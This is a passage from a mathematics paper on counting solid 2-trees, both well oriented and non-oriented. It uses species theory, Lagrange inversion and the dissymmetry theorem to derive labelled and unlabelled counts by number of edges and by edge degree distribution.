results. More recently, in [13], the authors generalize the results of Fowler et al. to the larger familly of k-gonal 2-trees. We also mention the works of Kloks in [10, 11] about partial biconnected 2-trees. Here, we consider a new class of 2-trees, that is, *solid* 2-trees, *i.e.*, 2-trees embedded in three-dimensional space.

The first result gives a sufficient and necessary condition on edges to ensure the existence of a 2-tree.

Lemma 1. Let m, n be two nonnegative integers and $\vec{n} = (n_1, n_2, \ldots)$, an infinite vector of nonnegative integers. Then:

1. There exists a 2-tree having m triangles and n edges if and only if $n = 2m + 1$.
2. There exists a 2-tree having n edges and $\vec{n}$ as edge degree distribution if and only if

$$\sum_i n_i = n \quad \text{and} \quad \sum_i i n_i = 3m. \tag{1}$$

Proof. Item 1 is quite obvious as the reader can check. For item 2, the condition $\sum_i n_i = n$ is straightforward. Concerning the relation $\sum_i i n_i = 3m$, it suffices to observe that the left-hand side counts the total degree of the structure, while, in the right-hand side, each triangle contributes for three units in the total degree. ■

We say that $\vec{n} = (n_1, n_2, \ldots)$ is a *coherent* (or *valid*) edge degree distribution if condition (1) is satisfied.




FIGURE 2. Two distinct solid 2-trees but the same 2-tree.




FIGURE 3. A well oriented 2-tree.

A *solid* 2-tree can be viewed topologically as a 2-tree in which the faces of the triangles cannot interpenetrate themselves. As a consequence, there is a cyclic configuration of triangles around each edge. Figure 2 shows an example of two different solid 2-trees which are in fact the same 2-tree. Indeed, the cyclic order on labels 1, 2, 3, 4 given to the triangles for the two 2-trees are different. A *well oriented* solid 2-tree is obtained from a solid 2-tree in the following way: first, pick any triangle and give a cyclic orientation on its edges; then each triangle adjacent to the first triangle inherits a cyclic orientation (see Figure 3). This process is repeated until all edges receive an orientation. By the arborescent nature of the structure, there will be no conflict (the orientation of each edge will always be well defined). Figure 3 shows an example of a well oriented 2-tree. The species of non-oriented and well oriented solid 2-trees will be denoted respectively by $\mathcal{A}$ and $\mathcal{A}_o$. For details

about species, see [2]. In order to analyze these two species, the following auxiliary species will be used:

- The species of *triangles* X: a single triangle will be denoted by X;
- The species of *edges* Y: a single edge will be denoted by Y;
- The species L of *lists* or *linear orders*;
- The species C and C_3, respectively of oriented cycles and of oriented cycles of length 3;
- The species $\mathcal{A}^-$ and $\mathcal{A}_o^-$, respectively of non oriented and well oriented solid 2-trees *rooted at an edge*;
- The species $\mathcal{A}^\Delta$ and $\mathcal{A}_o^\Delta$, respectively of non oriented and well oriented solid 2-trees *rooted at a triangle*;
- The species $\mathcal{A}^{\underline{\Delta}}$ and $\mathcal{A}_o^{\underline{\Delta}}$, respectively of non oriented and well oriented solid 2-trees *rooted at a triangle having itself one of its edges distinguished*;
- Finally, the species $\mathcal{B}$ of *planted* oriented solid 2-trees which consists of an oriented root edge Y incident to a linear order (L-structure) of triangles X each of which having its two remaining sides being themselves $\mathcal{B}$-structures. Therefore, the species $\mathcal{B}$ satisfies the following combinatorial equation

$$\mathcal{B}(X,Y) = YL(X\mathcal{B}^2(X,Y)), \tag{2}$$

as illustrated by Figure 4.




FIGURE 4. A $\mathcal{B}$-structure.

Note that $\mathcal{B}$ has been defined as a *two-sort* species where the sorts are X and Y. Since the numbers of edges n and of triangles m are linked by the relation $n = 2m + 1$, as stated in Lemma 1, equation (2) above can either be expressed as a one sort species in X alone by setting $Y := 1$, or in Y alone, by setting $X := 1$ respectively, giving the two following equations:

$$\mathcal{B}(X,1) = L(X\mathcal{B}^2(X,1)), \tag{3}$$

$$\mathcal{B}(1,Y) = YL(\mathcal{B}^2(1,Y)). \tag{4}$$

Recall that setting $X := 1$ in a two sort species $F(X,Y)$ essentially means unlabelling the elements of sort X. The second form in equation (4) is more suitable for the use of Lagrange inversion formula. Therefore, the species Y of edges will be used as the base singleton species to make our computations and we will rather use the shorter form $\mathcal{B}(Y) = YL(\mathcal{B}^2(Y))$ for (4). Hence, the structures are labelled at edges. However, some results will be more concise when expressed as a function of the number m of triangles.

In this paper, we make an extensive use of Lagrange inversion formula (see [2]). Let $A(y)$ and $R(y)$ be formal series satisfying $A(y) = yR(A(y))$ and $R(0) = 0$. If F is another formal series, then

$$[y^n]F(A(y)) = \frac{1}{n}[t^{n-1}]F'(t)R^n(t), \tag{5}$$

where $[y^n]F(A(y))$ denotes the coefficient of y^n in $F(A(y))$.

Another main tool used in this paper is the following dissymmetry theorem which has been proved in [7, 8]. Note that in their paper, the authors made a proof for general 2-trees but obviously, the proof is also valid for both well oriented and non oriented solid 2-trees.

Theorem 1. The species $\mathcal{A}_o$ and $\mathcal{A}$, respectively of well oriented and (non oriented) solid 2-trees, satisfy the following relations:

$$\mathcal{A}_o^- + \mathcal{A}_o^{\Delta} = \mathcal{A}_o + \mathcal{A}_o^{\underline{\Delta}}, \tag{6}$$

and

$$\mathcal{A}^- + \mathcal{A}^{\Delta} = \mathcal{A} + \mathcal{A}^{\underline{\Delta}}. \tag{7}$$

□

To each species F, we associate two series: the exponential generating series of labelled structures $F(x)$ and the ordinary generating series of unlabelled structures $\widetilde{F}(x)$, as follows:

$$F(x) = \sum_{n\geq 0} |F[n]| \frac{x^n}{n!}, \tag{8}$$

$$\widetilde{F}(x) = \sum_{n\geq 0} |\widetilde{F}[n]|\, x^n, \tag{9}$$

where $|F[n]|$ and $|\widetilde{F}[n]|$ are respectively the numbers of labelled and unlabelled F-structures over n elements.

2. Well oriented solid 2-trees

We begin this section by expressing the species appearing in the dissymmetry theorem (oriented case) in terms of the species $\mathcal{B}$.

Proposition 1. The species $\mathcal{A}_o^-$, $\mathcal{A}_o^{\Delta}$ and $\mathcal{A}_o^{\underline{\Delta}}$ satisfy the following isomorphisms of species:

$$\mathcal{A}_o^-(Y) = Y + YC(\mathcal{B}^2(Y)), \tag{10}$$

$$\mathcal{A}_o^{\Delta}(Y) = C_3(\mathcal{B}(Y)), \tag{11}$$

$$\mathcal{A}_o^{\underline{\Delta}}(Y) = \mathcal{B}(Y)^3. \tag{12}$$

Proof. Let us begin with relation (10). The term Y corresponds to the case of a single rooted edge. In the general case, as illustrated by Figure 5 a), by convention with the right-hand rule, we define a cyclic order over the triangles glued around the oriented root-edge. Next, each triangle in this cyclic configuration, possesses, on its two remaining oriented edges, two $\mathcal{B}$-structures, leading to the expression $YC(\mathcal{B}^2(Y))$. For (11), it suffices to remark that, since the structures are (well) oriented, there is a cyclic order of length three around the edges of the root triangle (see Figure 5 b)). These edges being oriented, we can attach $\mathcal{B}$-structures on them, giving quite directly (11). We obtain (12) in a very similar way (see Figure 5)). ■




Figure 5. Illustration of equations (10), (11) and (12).

2.1. **Enumeration according to the number of edges.**

In this section, we obtain the labelled and unlabelled enumeration of oriented solid 2-trees according to the number n of edges. We also give formulas in terms of the number m of triangles.

• **Labelled case**

Let $\mathcal{A}_o[n]$ be the set of edge-labelled solid 2-trees over n edges. We similarly define $\mathcal{A}_o^-[n]$, $\mathcal{A}_o^\Delta[n]$ and $\mathcal{A}_o^{\overline{\Delta}}[n]$. Our first task is to determine $|\mathcal{A}_o^-[n]|$, the cardinality of the set $\mathcal{A}_o^-[n]$. By applying Lagrange inversion with $F(t) = C(t^2) = -\ln(1-t^2)$ and $R(t) = L(t^2) = (1-t^2)^{-1}$, we find, for $n > 1$,

$$\begin{aligned}[y^n]\mathcal{A}_o^-(y) &= [y^{n-1}]C(\mathcal{B}^2(y)),\\ &= \frac{2}{3(n-1)}\binom{3(n-1)/2}{n-1}.\end{aligned}$$

Hence, we have

$$|\mathcal{A}_o^-[n]| = n![y^n]\mathcal{A}_o^-(y) = \frac{2}{3}n(n-2)!\binom{\frac{3(n-1)}{2}}{n-1}. \tag{13}$$

Note that, when a solid 2-tree over n edges is labelled, we have n different choices for the root edge. Therefore

$$n|\mathcal{A}_o[n]| = |\mathcal{A}_o^-[n]|,$$

and the next proposition follows.

Proposition 2. The number $|\mathcal{A}_o[n]|$ of well oriented edge-labelled solid 2-trees over n edges is given by

$$|\mathcal{A}_o[n]| = \frac{2}{3}(n-2)!\binom{\frac{3(n-1)}{2}}{n-1}, \quad n > 1. \tag{14}$$

□

Note that if we express equation (14) as a function of m, the number of triangles, we obtain

$$|\mathcal{A}_{o,t}[m]| = \frac{(m-1)!}{3}\frac{1}{2m+1}\binom{3m}{m}, \quad m \geq 2, \tag{15}$$

where the index t in $|\mathcal{A}_{o,t}[m]|$ means that the structures are labelled at triangles instead of edges.

• **Unlabelled case**

We first need to compute the ordinary generating series $\widetilde{\mathcal{A}}_o^-(y)$ of unlabelled $\mathcal{A}_o^-$-structures. In order to accomplish this, we use the following property.

Theorem 2. ([2]) Let F and G be two species. Then, we have

$$(F(G))^\sim(x) = Z_F(\widetilde{G}(x), \widetilde{G}(x^2), \widetilde{G}(x^3), \ldots), \tag{16}$$

where the *cycle index series* Z_F of a species is defined by

$$Z_F(x_1, x_2, \ldots) = \sum_{k\geq 0}\frac{1}{k!}\sum_{\sigma\in\mathcal{S}_k}\mathrm{fix}F[\sigma]x_1^{\sigma_1}x_2^{\sigma_2}x_3^{\sigma_3}\cdots, \tag{17}$$

where $\mathcal{S}_k$ is the symmetric group of order k, σ_i, the number of cycles of length i in the permutation $\sigma \in \mathcal{S}_k$ and $\mathrm{fix}F[\sigma]$, the number of F-structures left fixed under the relabelling induced by σ. □

For example, if $F = C$, the species of oriented cycles, we have

$$Z_C(x_1, x_2, \ldots) = \sum_{k\geq 1}\frac{\phi(k)}{k}\ln\left(\frac{1}{1-x_k}\right), \tag{18}$$

where ϕ is the Euler function. Now, applying this to the species $\mathcal{A}_o^- = Y + YC(\mathcal{B}^2)$, we get

$$\begin{aligned}\widetilde{\mathcal{A}}_o^-(y) &= y + yZ_C(\widetilde{\mathcal{B}}^2(y), \widetilde{\mathcal{B}}^2(y^2), \widetilde{\mathcal{B}}^2(y^3), \dots) \\ &= y + y\sum_{k\geq 1}\frac{\phi(k)}{k}\ln\left(\frac{1}{1-\widetilde{\mathcal{B}}^2(y^k)}\right).\end{aligned}$$

We note that since $\mathcal{B}$ is asymmetric (there are exactly $n!$ labelled structures for each unlabelled structures or equivalently, the stabilizer of each $\mathcal{B}$-structure is trivial), we have $\widetilde{\mathcal{B}}(y) = \mathcal{B}(y)$. Hence, for $n > 1$,

$$\begin{aligned}|\widetilde{\mathcal{A}}_o^-[n]| &= [y^n]\widetilde{\mathcal{A}}_o^-(y), \\ &= [y^{n-1}]\sum_{k\geq 1}\frac{\phi(k)}{k}\ln\left(\frac{1}{1-\mathcal{B}^2(y^k)}\right).\end{aligned}$$

But, using the fact that $[y^n]H(y^k) = [y^{n/k}]H(y)$ and Lagrange inversion,

$$\begin{aligned}[y^{n-1}]\ln\left(\frac{1}{1-\mathcal{B}^2(y^k)}\right) &= \frac{2k}{n-1}[t^{\frac{n-1}{k}-2}](1-t^2)^{-\frac{n-1}{k}-1} \\ &= \frac{2k}{3(n-1)}\binom{3(n-1)/2k}{(n-1)/k}.\end{aligned}$$

Obviously, k must divide $n-1$ and $(n-1)/k$ must be even. Letting $d = (n-1)/k$, we finally get

$$|\widetilde{\mathcal{A}}_o^-[n]| = \frac{2}{3(n-1)}\sum_d \phi\left(\tfrac{n-1}{d}\right)\binom{3d/2}{d}, \tag{19}$$

the sum being taken over all even divisors d of $n-1$. To compute $|\widetilde{\mathcal{A}}_o^{\triangle}[n]|$, we use equation (11) and the fact that

$$Z_{C_3}(y_1, y_2, \dots) = \frac{1}{3}(y_1^3 + 2y_3).$$

We have

$$[y^n]\mathcal{B}^3(y) = \frac{1}{n}\binom{3(n-1)/2}{n-1},$$

and

$$[y^n]\mathcal{B}(y^3) = [y^{n/3}]\mathcal{B}(y) = \frac{3}{n}\binom{(n-3)/2}{n/3-1},$$

so that,

$$|\widetilde{\mathcal{A}}_o^{\Delta}[n]| = \frac{1}{3n}\binom{\frac{3(n-1)}{2}}{n-1} + \frac{2}{n}\chi(3|n)\binom{\frac{(n-3)}{2}}{\frac{n}{3}-1}, \tag{20}$$

where $\chi(3|n) = 1$ if 3 divides n and 0 otherwise. It can be easily shown, by a very similar way, that

$$|\widetilde{\mathcal{A}}_o^{\Delta}[n]| = \frac{1}{n}\binom{\frac{3(n-1)}{2}}{n-1}. \tag{21}$$

So, by virtue of the dissymmetry theorem (6), we get the following result:

Proposition 3. The number of unlabelled well oriented solid 2-trees over n edges is given by

$$|\widetilde{\mathcal{A}}_o[n]| = \frac{2}{3(n-1)}\sum_d \phi\left(\frac{n-1}{d}\right)\binom{3d/2}{d} + \chi(3|n)\frac{2}{n}\binom{\frac{n-3}{2}}{\frac{n}{3}-1} - \frac{2}{3n}\binom{\frac{3(n-1)}{2}}{n-1}, \tag{22}$$

the sum being taken over all even divisors d of $n-1$. □

We can also write $|\widetilde{\mathcal{A}}_{o,t}[m]|$, in function of the number m of triangles, as follows

$$|\widetilde{\mathcal{A}}_{o,t}[m]| = \frac{1}{3m}\sum_{d|m}\phi\left(\frac{m}{d}\right)\binom{3d}{d} + \chi(3|2m+1)\frac{2}{2m+1}\binom{m-1}{\frac{2m-2}{3}} - \frac{2}{3(2m+1)}\binom{3m}{m}.$$

Note that this expression also counts the number of unlabelled 3-gonal cacti on m triangles (see [3]). There is an quite direct bijection between these objects and solid 2-trees. The sequence of these numbers is known as sequence A054423 in the on-line encyclopedia of integers sequences ([16]). To




FIGURE 6. Bijection between solid 2-trees and cacti

obtain a (uncolored) 3-gonal cactus from a solid 2-tree, construct the dual of each triangle by putting vertices on edges of each triangle, and join vertices belonging to the same triangle (see Figure 6). Preserving the cyclic order gives a 3-gonal cactus. This construction closely resembles the one of the edge-graph of a solid 2-tree.

2.2. **Enumeration according to edge degree distribution.**

For enumeration according to edge degree distribution, we follow the approach of Labelle and Leroux [14] for plane trees. Consider $r = (r_1, r_2, r_3, \dots)$ an infinite vector of formal variables. Recall that $\mathcal{A}[n]$ is the set of solid 2-trees over n edges. In order to keep track of the edge degree distribution, we introduce, for a given integer n, the following weight function (see [14]):

$$\begin{array}{rccc} w: & \mathcal{A}[n] & \longrightarrow & \mathbb{Q}[r_1, r_2, \dots] \\ & s & \longmapsto & w(s) \end{array} \tag{23}$$

where $\mathbb{Q}[r_1, r_2, \dots]$ is the ring of polynomials over the field of rational numbers $\mathbb{Q}$ in the variables $r_1, r_2, \dots$, and where the weight of a given $\mathcal{A}$-structure s is defined by $w(s) = r_1^{n_1} r_2^{n_2} \cdots$, where n_i is the number of edges of degree i in the structure s. Equations (2), (10), (11) and (12) have the following weighted versions:

$$\mathcal{B}_r = Y L_{r'}(\mathcal{B}_r^2), \tag{24}$$

and

$$\mathcal{A}^{-}_{o,w}(Y) = Y + Y C_r(\mathcal{B}_r^2), \tag{25}$$

$$\mathcal{A}^{\Delta}_{o,w}(Y) = C_3(\mathcal{B}_r), \tag{26}$$

$$\mathcal{A}^{\underline{\Delta}}_{o,w}(Y) = \mathcal{B}_r^3, \tag{27}$$

where C_r is the weighted species of cycles such that a cycle of length i has the weight r_i, and its derivative $L_{r'}$ which is the species of lists where a list of length i has the weight r_{i+1}. It is well known that these species have the following generating series of labelled structures (see [2, 14]):

$$C_r(y) = r_1 y + \frac{r_2}{2}y^2 + \frac{r_3}{3}y^3 + \cdots$$

and

$$L_{r'}(y) = (C_r(y))' = r_1 + r_2 y + r_3 y^2 + \cdots.$$

Let $\vec{n} = (n_1, n_2, n_3, \ldots)$ be a vector of nonnegative integers. Recall that, from Lemma 1, there exists a 2-tree having a total of n edges and n_i edges of degree i, $i \geq 1$, if and only if the following relations are satisfied:

$$\sum_i n_i = n \quad \text{and} \quad \sum_i i n_i = 3\left(\frac{n-1}{2}\right). \tag{28}$$

Let us begin the weighted enumeration by the labelled case.

• **Labelled case**

Let $\vec{n}$ be a coherent vector in the sense of Lemma 1 (satisfying (28)). Then, the number $|\mathcal{A}_o^-[\vec{n}]|$ of well oriented edge-rooted labelled solid 2-trees having $\vec{n}$ as edge degree distribution, is given by

$$|\mathcal{A}_o^-[\vec{n}]| = n![r_1^{n_1} r_2^{n_2} \cdots][y^n]\mathcal{A}_{o,w}^-(y). \tag{29}$$

We have

$$\begin{aligned}
[y^n]\mathcal{A}_{o,w}^-(y) &= \frac{1}{n-1}[t^{n-2}]\frac{d}{dt}(C_r(t^2)) \cdot L_{r'}^{n-1}(t^2) \\
&= \frac{2}{n-1}[t^{n-3}](r_1 + r_2 t^2 + r_3 t^4 + \cdots)^n \\
&= \frac{2}{n-1}[t^{n-3}] \sum_{\ell_1+\ell_2+\cdots=n} \binom{n}{\ell_1, \ell_2, \ldots} r_1^{\ell_1} r_2^{\ell_2} \cdots t^{2\ell_2+4\ell_3+6\ell_4+\cdots}.
\end{aligned}$$

Finally, we obtain

$$[y^n]\mathcal{A}_{o,w}^-(y) = \sum_{\ell_1,\ell_2,\ldots} \binom{n}{\ell_1, \ell_2, \ldots} r_1^{\ell_1} r_2^{\ell_2} \cdots,$$

the sum being taken over all vectors $(\ell_1, \ell_2, \ldots)$ satisfying

$$\sum_i \ell_i = n \quad \text{and} \quad \sum_i 2(i-1)\ell_i = n-3.$$

We note that this condition is equivalent to relation (28). Hence, using (29), we have

$$|\mathcal{A}_o^-[\vec{n}]| = 2n(n-2)!\binom{n}{n_1, n_2, \ldots}. \tag{30}$$

As in the unweighted case, we have

$$|\mathcal{A}_o^-[\vec{n}]| = n|\mathcal{A}_o[\vec{n}]|,$$

and we get the following result.

Proposition 4. Let $\vec{n}$ be a coherent edge degree distribution. Then, the number of oriented solid 2-trees having $\vec{n}$ as edge degree distribution, $|\mathcal{A}_o[\vec{n}]|$, is given by

$$|\mathcal{A}_o[\vec{n}]| = 2(n-2)!\binom{n}{n_1, n_2, \ldots}. \tag{31}$$

□

We now give the unlabelled weighted enumeration.

• **Unlabelled case**

Let $\vec{n} = (n_1, n_2, \ldots)$ be a coherent edge degree distribution. In order to compute the number $|\widetilde{\mathcal{A}}_o^-[\vec{n}]|$ of unlabelled $\mathcal{A}_o^-$-structures having $\vec{n}$ as edge degree distribution, we use the weighted version of Theorem 2.

Theorem 3. ([2]) Given two weighted species F_w and G_v, the generating series $\widetilde{H}(y)$ of unlabelled H-structures, where $H = F_w(G_v)$, is given by

$$\widetilde{H}(y) = Z_{F_w}(\widetilde{G}_v(y), \widetilde{G}_{v^2}(y^2), \widetilde{G}_{v^3}(y^3), \dots), \tag{32}$$

with $G_{v^k}(y^k) = p_k \circ G_v(y)$ where p_k denotes the k^{th} power sum and for all structure s, $v^k(s) = (v(s))^k$. □

In the present case, we have $\mathcal{A}^-_{o,w} = Y + YC_r(\mathcal{B}^2_r)$, and since the species $\mathcal{B}$ is asymmetric, that is $\widetilde{\mathcal{B}}_r(y) = \mathcal{B}_r(y)$,

$$|\widetilde{\mathcal{A}}^-_o[\vec{n}]| = [r_1^{n_1} r_2^{n_2} \cdots][y^{n-1}]\, Z_{C_r}(\mathcal{B}^2_r(y), \mathcal{B}^2_{r^2}(y^2), \mathcal{B}^2_{r^3}(y^3), \dots). \tag{33}$$

But, the cycle index series of the weighted species C_r, $Z_{C_r}(y_1, y_2, \dots)$, can be expressed as the following sum:

$$Z_{C_r}(y_1, y_2, \dots) = \sum_{k\geq 1} \frac{r_k}{k} \sum_{d|k} \phi(d) y_d^{k/d}. \tag{34}$$

Roughly speaking, the integer k represents the degree of the root edge in the $\mathcal{A}^-_o$-structure. Hence, k may only belong to $\mathrm{Supp}(\vec{n})$, the *support* of $\vec{n}$, which consists in the set of integers $i \geq 1$ such that $n_i \neq 0$. So, we have

$$|\widetilde{\mathcal{A}}^-_o[\vec{n}]| = [r_1^{n_1} r_2^{n_2} \cdots][y^{n-1}] \sum_{k\in \mathrm{Supp}(\vec{n})} \frac{r_k}{k} \sum_{d|k} \phi(d) \mathcal{B}^{2k/d}_{r^d}(y^d). \tag{35}$$

First, we compute

$$[y^{n-1}]\mathcal{B}^{2k/d}_{r^d}(y^d) = [y^{(n-1)/d}]\mathcal{B}^{2k/d}_{r^d}(y).$$

Using Lagrange inversion, we get the following result, which will be usefull during computations:

Lemma 2. We have,

$$[y^m]\mathcal{B}^\ell_{r^d}(y) = \frac{\ell}{m} \sum_{\ell_1,\ell_2,\dots} \binom{m}{\ell_1, \ell_2, \dots} r_1^{d\ell_1} r_2^{d\ell_2} \cdots, \tag{36}$$

where the ℓ_i's satisfy $\sum_i \ell_i = m$ and $\sum_i 2(i-1)\ell_i = m - \ell$. □

Now, letting $m = (n-1)/d$ and $\ell = 2k/d$ in the previous lemma, we find

$$|\widetilde{\mathcal{A}}^-_o[\vec{n}]| = [r_1^{n_1} r_2^{n_2} \cdots]\frac{2}{n-1} \sum_{k\in \mathrm{Supp}(\vec{n})} \sum_{d|k} \phi(d) \sum_{\ell_1,\ell_2,\dots} \binom{(n-1)/d}{\ell_1, \ell_2, \dots} r_1^{d\ell_1} r_2^{d\ell_2} \cdots r_k^{d\ell_k+1} \cdots. \tag{37}$$

Finally, we have:

Proposition 5. Let $\vec{n}$ be a coherent edge degree distribution. Then, the number $|\widetilde{\mathcal{A}}^-_o[\vec{n}]|$ of unlabelled oriented solid 2-trees pointed at an edge and having $\vec{n}$ as edge degree distribution is given by

$$|\widetilde{\mathcal{A}}^-_o[\vec{n}]| = \frac{2}{n-1} \sum_{k\in \mathrm{Supp}(\vec{n})} \sum_{d|\{k,\vec{n}-\delta_k\}} \phi(d) \binom{\frac{n-1}{d}}{\frac{\vec{n}-\delta_k}{d}}, \tag{38}$$

where $\frac{\vec{n}-\delta_k}{d} = (\frac{n_1}{d}, \frac{n_2}{d}, \dots, \frac{n_k-1}{d}, \dots)$, for $d \geq 1$,

$$\binom{\frac{n-1}{d}}{\frac{\vec{n}-\delta_k}{d}} = \binom{\frac{n-1}{d}}{n_1/d, n_2/d, \dots, (n_k-1)/d, \dots},$$

and $d|\{k, \vec{n}-\delta_k\}$ means that the integer d must divide k and all components of the vector $\vec{n}-\delta_k$. □

Let $|\widetilde{\mathcal{A}}^{\Delta}_o[\vec{n}]|$ and $|\widetilde{\mathcal{A}}^{\blacktriangle}_o[\vec{n}]|$ be the numbers of unlabelled oriented solid 2-trees pointed respectively at a triangle and at a triangle rooted itself at one of its edges and having $\vec{n}$ as edge degree distribution. Next proposition gives explicit formulas for these numbers.

Proposition 6. Let $\vec{n}$ be a coherent edge degree distribution, then the numbers $|\widetilde{\mathcal{A}}_o^{\Delta}[\vec{n}]|$ and $|\widetilde{\mathcal{A}}_o^{\Delta}[\vec{n}]|$ are given by

$$|\widetilde{\mathcal{A}}_o^{\Delta}[\vec{n}]| = \frac{1}{n}\binom{n}{n_1, n_2, \ldots} + \frac{\chi(3|\vec{n})}{n}\binom{n/3}{n_1/3, n_2/3, \ldots}, \tag{39}$$

$$|\widetilde{\mathcal{A}}_o^{\Delta}[\vec{n}]| = \frac{3}{n}\binom{n}{n_1, n_2, \ldots}, \tag{40}$$

where

$$\chi(3|\vec{n}) = \begin{cases} 1, & \text{if all components of } \vec{n} \text{ are multiples of 3,} \\ 0, & \text{otherwise.} \end{cases}$$

Proof. Let us start with $|\widetilde{\mathcal{A}}_o^{\Delta}[\vec{n}]|$. We have

$$\begin{aligned} |\widetilde{\mathcal{A}}_o^{\Delta}[\vec{n}]| &= [r_1^{n_1} r_2^{n_2} \cdots][y^n]\widetilde{\mathcal{A}}_{o,w}^{\Delta}(y) \\ &= [r_1^{n_1} r_2^{n_2} \cdots][y^n] Z_{C_3}(\widetilde{\mathcal{B}}_r(y)\widetilde{\mathcal{B}}_{r^2}(y^2), \ldots). \end{aligned}$$

Since $Z_{C_3}(y_1, y_2, \ldots) = (y_1^3 + 2y_3)/3$, and $\widetilde{\mathcal{B}}_r(y) = \mathcal{B}_r(y)$,

$$|\widetilde{\mathcal{A}}_o^{\Delta}[\vec{n}]| = \frac{1}{3}[r_1^{n_1} r_2^{n_2} \cdots][y^n]\left(\mathcal{B}_r^3(y) + 2\mathcal{B}_{r^3}(y^3)\right). \tag{41}$$

From equation (36) in Lemma 2, letting $m = n$, $\ell = 3$ and $d = 1$, we get

$$[y^n]\mathcal{B}_r^3(y) = \frac{3}{n}\sum_{\ell_1, \ell_2, \ldots}\binom{n}{\ell_1, \ell_2, \ldots} r_1^{\ell_1} r_2^{\ell_2} \cdots, \tag{42}$$

where the ℓ_i's satisfy $\sum_i \ell_i = n$ and $\sum_i 2(i-1)\ell_i = n - 3$. Now letting $m = n/3$, $\ell = 1$ and $d = 3$ in (36), we obtain

$$[y^n]\mathcal{B}_{r^3}(y^3) = [y^{n/3}]\mathcal{B}_{r^3}(y) = \frac{3}{n}\sum_{\ell_1, \ell_2, \ldots}\binom{n/3}{\ell_1, \ell_2, \ldots} r_1^{3\ell_1} r_2^{3\ell_2} \cdots, \tag{43}$$

where the ℓ_i's satisfy $\sum_i \ell_i = n$ and $\sum_i 2(i-1)\ell_i = n - 1$. Now letting $\ell_i = n_i$ in (42) and $\ell_i = n_i/3$ in (43), we get equation (39). We obtain (40) in a very similar way, details are left to the reader. ■

Finally, using the dissymmetry theorem (6), we obtain the final result of this section:

Proposition 7. Let $\vec{n}$ be a coherent edge degree distribution. Then the number $|\widetilde{\mathcal{A}}_o[\vec{n}]|$ of unlabelled oriented solid 2-trees having $\vec{n}$ as edge degree distribution is given by

$$|\widetilde{\mathcal{A}}_o[\vec{n}]| = \frac{2}{n-1}\sum_{k \in \mathrm{Supp}(\vec{n})}\sum_{d | \{k, \vec{n}-\delta_k\}} \phi(d)\binom{\frac{n-1}{d}}{\frac{\vec{n}-\delta_k}{d}} + \frac{\chi(3|\vec{n})}{n}\binom{\frac{n}{3}}{\frac{n_1}{3}, \frac{n_2}{3}, \ldots} - \frac{2}{3n}\binom{n}{n_1, n_2, \ldots}, \tag{44}$$

where

$$\chi(3|\vec{n}) = \begin{cases} 1, & \text{if all components of } \vec{n} \text{ are multiples of 3,} \\ 0, & \text{otherwise,} \end{cases}$$

$$\frac{\vec{n} - \delta_k}{d} = \left(\frac{n_1}{d}, \frac{n_2}{d}, \ldots, \frac{n_k - 1}{d}, \ldots\right) \text{ for } d \geq 1,$$

and

$$\binom{\frac{n-1}{d}}{\frac{\vec{n}-\delta_k}{d}} = \binom{\frac{n-1}{d}}{\frac{n_1}{d}, \frac{n_2}{d}, \ldots, \frac{n_k-1}{d}, \ldots}.$$

□

3. Non-oriented solid 2-trees

In order to compute the numbers of labelled and unlabelled solid 2-trees, we use Burnside's Lemma with the group $\mathbb{Z}_2 = \{Id, \tau\}$, where the action of τ is to reverse the orientation of the structures. This involves the notion of quotient species (see [4]).

3.1. **Enumeration according to the number of edges.**

As in the unweighted case, we begin with the labelled and unlabelled enumeration according to the number of edges.

• Labelled case

The labelled case is particularly simple since every labelled oriented 2-tree has exactly two possible orientations except the structure consisting of a single oriented edge. Hence, we have:

